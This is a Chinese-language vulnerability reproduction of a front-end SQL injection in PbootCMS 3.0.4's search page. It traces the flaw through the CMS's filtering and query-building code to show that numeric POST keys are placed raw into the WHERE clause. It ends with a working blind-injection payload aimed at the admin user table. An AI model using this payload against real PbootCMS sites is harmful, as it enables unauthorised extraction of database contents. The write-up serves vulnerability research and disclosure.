

pBootCMS 3.0.4 前台注入漏洞复现

漏洞点跟进

- 网上公布漏洞点在 `/?p=search` ,POST 数据: `1=select 1` ,

- `apps/home/controller/ParserController.php` 的 `parserSearchLabel` 函数

```
2997 // 数据接收
2998 if ($_POST) {
2999     $receive = $_POST;
3000 } else {
3001     $receive = $_GET;
3002 }
3003
3004 foreach ($receive as $key => $value) {
3005     if (! $value = request($key, type: 'vars')) {
3006         if ($key == 'title') {
3007             $key = 'a.title';
3008         }
3009         if (preg_match( pattern: '/^\[w\-\.\]+\$/ , $key)) { // 带有违规字符时不带入查询
3010             $where3[$key] = $value;
3011         }
3012     }
3013 }
```

image-20211108160733164

请求的数据赋值给 `$receive` 进行遍历, `$key` 进入 `request` 函数进行处理

- 跟进 `request` 函数, 文件 `core/function/helper.php`

```
/**
 * * 获取参数, post或get
 *
 * @param string $name
 *      参数名称
 * @param mixed $type
 *      数据类型
 * @param string $require
 *      是否为必须, 为true是, 如果不满足条件直接错误
 * @param string $vartext
 *      变量描述文本
 * @param string $default
 *      在非必需情况下默认值
 * @return mixed
 */
function request($name, $type = null, $require = false, $vartext = null, $default = null)
{
    if (isset($_POST[$name])) {
        $d_source = 'post';
    } else {
        $d_source = 'get';
    }
    $condition = array(
        'd_source' => $d_source,
        'd_type' => $type,
        'd_require' => $require,
        $name => $vartext,
        'd_default' => $default
    );
    return filter($name, $condition);
}
```

image-20211108160421252

标定请求类型 `POST或GET`，构造变量

```
$condition = array(          'd_source' => 'post',          'd_type' => 'vars',          'd_require' => false,          $name => $key,          'd_default' => null  );
```

传递给 `filter($name, $condition)`

3. 跟进 `filter` 函数，文件 `core/function/helper.php`

```
285 function filter($varname, $condition)
286 {
287     // 变量名称文本
288     if (array_key_exists($varname, $condition) && $condition[$varname]) {
289         $vartext = $condition[$varname];
290     } else {
291         $vartext = $varname;
292     }
293
294     // 数据源
295     if (array_key_exists( key: 'd_source', $condition)) {
296         switch ($condition['d_source']) {
297             case 'post':
298                 $data = @$_POST[$varname];
299                 break;
```

image-20211108161336349

赋值 `$data = @$_POST[$varname];`，并进行去空格处理

```
317     // 去空格
318     if (is_string($data))
319         $data = trim($data);
```

```
320     } else {  
321         $data = $varname; // 没有数据源指定时直接按照字符串过滤处理  
322     }
```

image-20211108161449842

之后进行类型检测，正则匹配

```
336     // 数据类型检测  
337     if (array_key_exists( key: 'd_type', $condition)) {  
338         switch ($condition['d_type']) {  
339             case 'int':  
340                 if (! preg_match( pattern: '/^[0-9]+$/', $data)) {  
341                     $err = '必须为整数!';  
342                 }  
343                 break;  
344             case 'float':  
345                 if (! is_float($data)) {  
346                     $err = '必须为浮点数!';  
347                 }  
348                 break;  
349             case 'vars':  
350                 if (! preg_match( pattern: '/^[\\x{4e00}-\\x{9fa5}\\w\\-\\.\\s]+$/u', $data)) {  
351                     $err = '只能包含中文、字母、数字、横线、点、逗号、空格!';  
352                 }  
353                 break;  
354             default:  
355                 $err = '数据类型错误!';  
356             }  
357         }  
358     }
```

image-20211108161543059

```
384     case 'vars':  
385         if (! preg_match( pattern: '/^[\\x{4e00}-\\x{9fa5}\\w\\-\\.\\s]+$/u', $data)) {  
386             $err = '只能包含中文、字母、数字、横线、点、逗号、空格!';  
387         }  
388         break;
```

```
189  default:
```

image-20211108161556813

可以看到注入字符串只能包含中文、字母、数字、横线、点、逗号、空格。

最后进行 `return escape_string($data);` 处理。

4. 继续跟进 `escape_string` 函数。文件 `core/function/handle.php`

```
373 // 获取转义数据，支持字符串、数组、对象
374 function escape_string($string)
375 {
376     if (! $string)
377         return $string;
378     if (is_array($string)) { // 数组处理
379         foreach ($string as $key => $value) {
380             $string[$key] = escape_string($value);
381         }
382     } elseif (is_object($string)) { // 对象处理
383         foreach ($string as $key => $value) {
384             $string->{$key} = escape_string($value);
385         }
386     } else { // 字符串处理
387         $string = htmlspecialchars(trim($string), flags: ENT_QUOTES, encoding: 'UTF-8');
388         $string = addslashes($string);
389     }
390     return $string;
391 }
```

image-20211108161917276

进行了 `htmlspecialchars` 和 `addslashes` 转义。

5. 数据经过一系列过滤后返回到 `apps/home/controller/ParserController.php` 文件的 `parserSearchLabel` 函数，赋值给 `$where3` 数组。

```
3003
3004     foreach ($receive as $key => $value) {
3005         if (! ! $value = request($key, type: 'vars')) {
3006             if ($key == 'title') {
3007                 $key = 'a.title';
3008             }
3009             if (preg_match( pattern: '/^[\\w\\-\\.]+$/ ', $key)) { // 带有违规字符时不带入查询
3010                 $where3[$key] = $value;
3011             }
3012         }
3013     }
```

image-20211108162140400

6. 继续跟着变量 `$where3`，进入到读取数据函数 `$data = $this->model->getList($scode, $num, $order, $where1, $where2, $where3, $fuzzy, $start, $lfield, $lg);`

```
3085 // 读取数据
3086 if ($page) {
3087     if (isset($paging)) {
3088         error( string: '请不要在一个页面使用多个具有分页的列表，您可将多余的使用page=0关闭分页！ ');
3089     } else {
3090         $paging = true;
3091         $data = $this->model->getLists($scode, $num, $order, $where1, $where2, $where3, $fuzzy, $start, $lfield, $lg);
3092     }
3093 } else {
3094     $data = $this->model->getList($scode, $num, $order, $where1, $where2, $where3, $fuzzy, $start, $lfield, $lg);
3095 }
3096
```

image-20211108162403932

7. 跟进 `getList` 函数，文件 `apps/home/model/ParserModel.php`

```
373 // 列表内容，不带分页，不区分语言，兼容跨语言
374 public function getList($scode, $num, $order, $filter = array(), $
    $tags = array(), $select = array(), $fuzzy = true, $start = 1, $lfield,
    $ = null, $lg = null)
375 {
376     $ext_table = false;
377     if ($lfield) {
378         $lfield .= ',id,outlink,type,scode,sortfilename,filename,
        urlname'; // 附加必须字段
379         $fields = explode('separator: ', $lfield);
380         $fields = array_unique($fields); // 去重
```

image-20211108162741457

函数中 `$select=$where3` ,8. 继续跟进 `$select` 变量

```
473 // 筛选条件支持模糊匹配
474 return parent::table( table: 'ay_content a')->field($fields)
475     ->where($scode_arr, inConnect: 'OR')
476     ->where($where)
477     ->where($select, inConnect: 'AND', outConnect: 'AND', $fuzzy)
478     ->where($filter, inConnect: 'OR')
479     ->where($tags, inConnect: 'OR')
480     ->join($join)
481     ->order($order)
482     ->limit( limit: $start - 1, $num)
483     ->decode()
484     ->select();
485 }
```

image-20211108162943901

进入 `where` 函数进行处理

9. 继续跟进 `where` 函数


```
390     final public function where($where, $inConnect = 'AND', $outConnect = 'AND', $fuzzy = false)
391     {
392         if (! $where) {
393             return $this;
394         }
395         if (isset($this->sql['where']) && $this->sql['where']) {
396             $this->sql['where'] .= ' ' . $outConnect . '(';
397         } else {
398             $this->sql['where'] = 'WHERE(';
399         }
400         if (is_array($where)) {
401             $where_string = '';
402             $flag = false;
403             foreach ($where as $key => $value) {
404                 if ($flag) { // 条件之间内部AND连接
405                     $where_string .= ' ' . $inConnect . ' ';
406                 } else {
407                     $flag = true;
408                 }
409                 if (! is_int($key)) {
410                     if ($fuzzy) {
411                         $where_string .= $key . " like '%" . $value . "%' ";
412                     } else {
413                         $where_string .= $key . "=" . $value . " ";
414                     }
415                 } else {
416                     $where_string .= $value;
417                 }
418             }
419             $this->sql['where'] .= $where_string . ')';
420         } else {
421             $this->sql['where'] .= $where . ')';
422         }
423         return $this;

```

可以看到条件之间使用 `AND` 进行连接当传递的参数 `$where` 是一个数组时就遍历数组，当 `$where` 是一个索引数组时，则：`$where_string=$value`。故而可以控制 `$where3` 为索引数组，进而实现 sql 注入。

payload 数据流跟踪

- 进行 post 请求搜索数据 `1=1` 时，在 `$where3` 变量下断点



image-20211108164300567

`$where3=[1]`

- 继续跟踪 sql 语句构造，经过一些类转换形成了 sql 语句 `SELECT COUNT(*) AS sum FROM ay_content a LEFT JOIN ay_content_sort b ON a.scode=b.scode LEFT JOIN ay_content_sort c ON a.subscode=c.scode LEFT JOIN ay_model d ON b.mcode=d.mcode LEFT JOIN ay_member_group f ON a.gid=f.id LEFT JOIN ay_content_ext e ON a.id=e.contentid WHERE(a.scode in ('5','6','7') OR a.subscode='5') AND(a.status=1 AND d.type=2 AND a.date<'2021-11-08 16:49:33' AND a.acode='cn') AND(1)`，最后时把输入的 `1=1` 转换成了条件中的 `AND (1)`




image-20211108165408166

- 查询到所有信息




image-20211108165755096

- 当 post 数据为 `1=0` 时没抓到 sql 语句, 用 `1=select 0` 抓到 sql 语句为 `SELECT COUNT(*) AS sum FROM ay_content a LEFT JOIN ay_content_sort b ON a.scode=b.scode LEFT JOIN ay_content_sort c ON a.subscode=c.scode LEFT JOIN ay_model d ON b.mcode=d.mcode LEFT JOIN ay_member_group f ON a.gid=f.id LEFT JOIN ay_content_ext e ON a.id=e.contentid WHERE(a.scode in ('5','6','7') OR a.subscode='5') AND(a.status=1`

AND d.type=2 AND a.date<'2021-11-08 17:00:56' AND a.acode='cn') AND(select 0) 同样添加了 AND(select 0) 语句, sql 注入可行。




image-20211108170258976



image-20211108225320420

漏洞利用

- post 传输数据 `1=select 1 from ay_user where username regexp 0x61` 可以进行盲注。

HackBar Quantum

EncryptionEncoding

OtherXSSSQL

StringsPayloads

LoadSplitRun

http://pbootcms.test/?p=search

Auto-Pwn

☒ Enable Post Data


1=select 1 from ay_user where username regexp 0x61

☐ Enable Referer

PBOOTCMS
开源免费PHP建站系统


搜索结果

当前位置: 首页>搜索




网站空间

PbootCMS是全新内核且永久开源免费的PHP企业网站开发建设管理系统，是一套高效、简洁、强悍...




网站建设旗舰版

PbootCMS是全新内核且永久开源免费的PHP企业网站开发建设管理系统，是一套高效、简洁、强悍...



网站建设专业版



网站建设基础版